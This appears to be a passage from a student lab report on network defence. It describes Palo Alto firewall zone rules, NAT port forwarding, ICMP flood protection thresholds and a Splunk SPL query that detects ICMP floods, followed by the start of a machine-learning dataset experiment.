

Figure 56: Default Routes configured on the Palo Alto firewall: they allow for traffic to reach the LAN segment.



Figure 57: Security Rules dictating the Allowed / Denied traffic between zones.

This configuration allows for the hosts in the LAN, CLIENTS and SERVERS zone to communicate with each other and with any other network segment. The VMs in those areas can reach the internet, and are protected from the WAN attacker thanks to the Port Forwarding rule configured on the firewall, as shown in Figure 58.



Figure 58: NAT rules applied onto the Palo Alto Firewall: these rules allow for a secure access to the DMZ segment coming from the WAN network, while allowing all the remaining traffic to be correctly routed.

The definition of which connections can be initiated from which segment to which other segment was performed according to the table shown in Figure 59: what is referred to as CLIENTS in the scheme corresponds to our LAN, SERVERS and CLIENTS zones, while there is a 1:1 correspondence between our WAN and DMZ zones and the WAN / DMZ1 zones in the picture.

Initiate connections

From	To	Allowed?
CLIENTS	WAN	YES
CLIENTS	DMZ1	YES
DMZ1	WAN	YES
DMZ1	CLIENTS	NO
WAN	CLIENTS	NO
WAN	DMZ1	YES (PF)

Figure 59: Indications regarding the allowed connections between the various zones.

This would allow the CLIENTS zone (so the Windows XP machine and the Kali machine) to reach any segment: it could be compared to a technical branch of a company, where the IT department can reach also the other network segments for configuration purposes. The Kali External attacker on the other hand can only access via web the Webserver webpage when trying to connect to the firewall ip, thanks to the PF (Port Forwarding) rule. This last piece of information is shown below in Figure 60.



Figure 60: The external attacker can only connect to the web server.

ICMP Flood Prevention

To prevent some of the DoS Attacks from happening, we configured the Palo Alto Firewall to analyse the traffic coming from the internal network and directed towards the DMZ. In Figures 61, 62 and 63 we provide the creation and application of a DoS Protection *Policy*, in Figure 64 the DoS Protection Object, and in figure 65 the Zone Protection Rule that takes care of identifying any potential ICMP-based DoS attack. We selected this specific type of DoS attack as it turned out to be a highly performing attack with respect to our infrastructure, and hence we were interested in mitigating it.



Figure 61: DoS Protection Policy – Source Network Definition.



Figure 62: DoS Protection Policy – Destination Network Definition.



Figure 63: DoS Protection Policy – Rule Definition.



Figure 64: DoS Protection Object.



Figure 65: Zone Protection Rule.

Since our infrastructure typically processes a small number of packets, we selected a small number of occurrences per second that triggers our rule. More precisely, with 300 ICMP packets/second, we trigger an alert, and with 500 packets/second, we activate the rule hence *blocking* the ICMP traffic for 5 minutes.

We then tried to perform the ICMP Flood attack one more time, once again from the Kali Internal attacker towards the Webserver in the DMZ, and as it can be seen in Figure 66 our attack is no longer able to reach the Webserver, as the ICMP packets are “not finding a response” just like if the victim was offline. This means that the protection mechanism worked, and it prevented a DoS attack from taking place.



Figure 66: Dos Protection Results.

SIEM Splunk

A strong supplementary tool we introduced in our defensive mechanism is the Security Information and Event Management tool (SIEM) from Splunk. This service allows for a more rich and detailed parsing of the traffic in a network, as it can alert in various ways whenever an event happens (e.g., when a number X of packets of type Y are being transmitted). The SIEM Splunk Virtual Machine is set on Promiscuous Mode to allow the entire traffic of the CLIENTS segment to be parsed by it, and with that it can perform as an IDS.

Example of Intrusion Detection

To define how to control the traffic in a network, SIEM Splunk utilizes a specific query language called SPL. An example of SPL query can be seen in Figure 67.

The first line usually indicates the kind of traffic we want to intercept (using Figure 68 as a reference, in this specific case ICMP packets) and eventually any specificity related to such traffic (all the Echo Requests, for example); then, we can define in the bin *_time span* field the time interval for which we'll be checking our specific rule (in this case, 10 seconds), and we then proceed with indicating in the *stats* field the manner of our filtering. In our case, we want to log all the times when the number (indicated by the keyword *count*) of Echo Requests exceeds a certain value (40, in our case) in the time span indicated before (10 seconds), and log all those situations by creating a custom table (in the query below, we'll save the source ip address and the destination ip address of the attack as "Attacker (src_ip)" and "Victim (dst_ip)").

All our queries were structured to be executed in Real Time, and to signal with an “Alert” in case a signature behaviour was found. The severity was set to High, as these kind of DoS attacks could disrupt infrastructures if not managed quickly enough, as shown in Figure 69.

ICMP Flood Attempt

```
1  sourcetype="stream:icmp" type_string="Echo"
2  | bin _time span=10s
3  | stats count AS Echo_Requests BY _time, src_ip, dest_ip
4  | where Echo_Requests > 40
5  | rename src_ip AS "Attacker (src_ip)", dest_ip AS "Victim (dest_ip)"
```

Figure 67: SPL query to detect an ICMP Flood Attack.



Figure 68: Live Detection of an ICMP Flood. We can see the timestamps of the attacker, the number of Echo Requests that triggered each alert, and the Source and Destination IP Addresses.



Figure 69: Alert Panel. We can also see the severity of each event.

Thanks to such a service, the network manager is going to be notified whenever an anomalous behaviour is detected and can intervene quickly to fix it.

Splunk Machine Learning ToolKit (MLTK)

The Machine Learning Toolkit is a plug-in application of the Splunk environment which allows for Machine Learning Algorithms to run. As an experiment, with the aim of generating a model that could predict if a ICMP flood and ICMP Spoofed attack are being performed, a dataset (icmp_flood_ml.csv) has been created simulating:

- A situation of “normal” traffic, i.e., routers pinging other machines, Windows XP that pings the Webserver.
- Some unexpected ICMP flood attacks carried

The dataset is quite simple due to computational resources and in real situation it should be more complete. In the Appendix section we highlighted one problem that we have encountered during the dataset collection.

We collected around 1.6M of network events from the traffic generated by the routers in the LAN network pinging different interfaces, the webserver accessing the internet and various other Virtual Machines, just interacting with each other. We then performed 3 attacks in 3 different time instances, separated by some normal traffic moments. 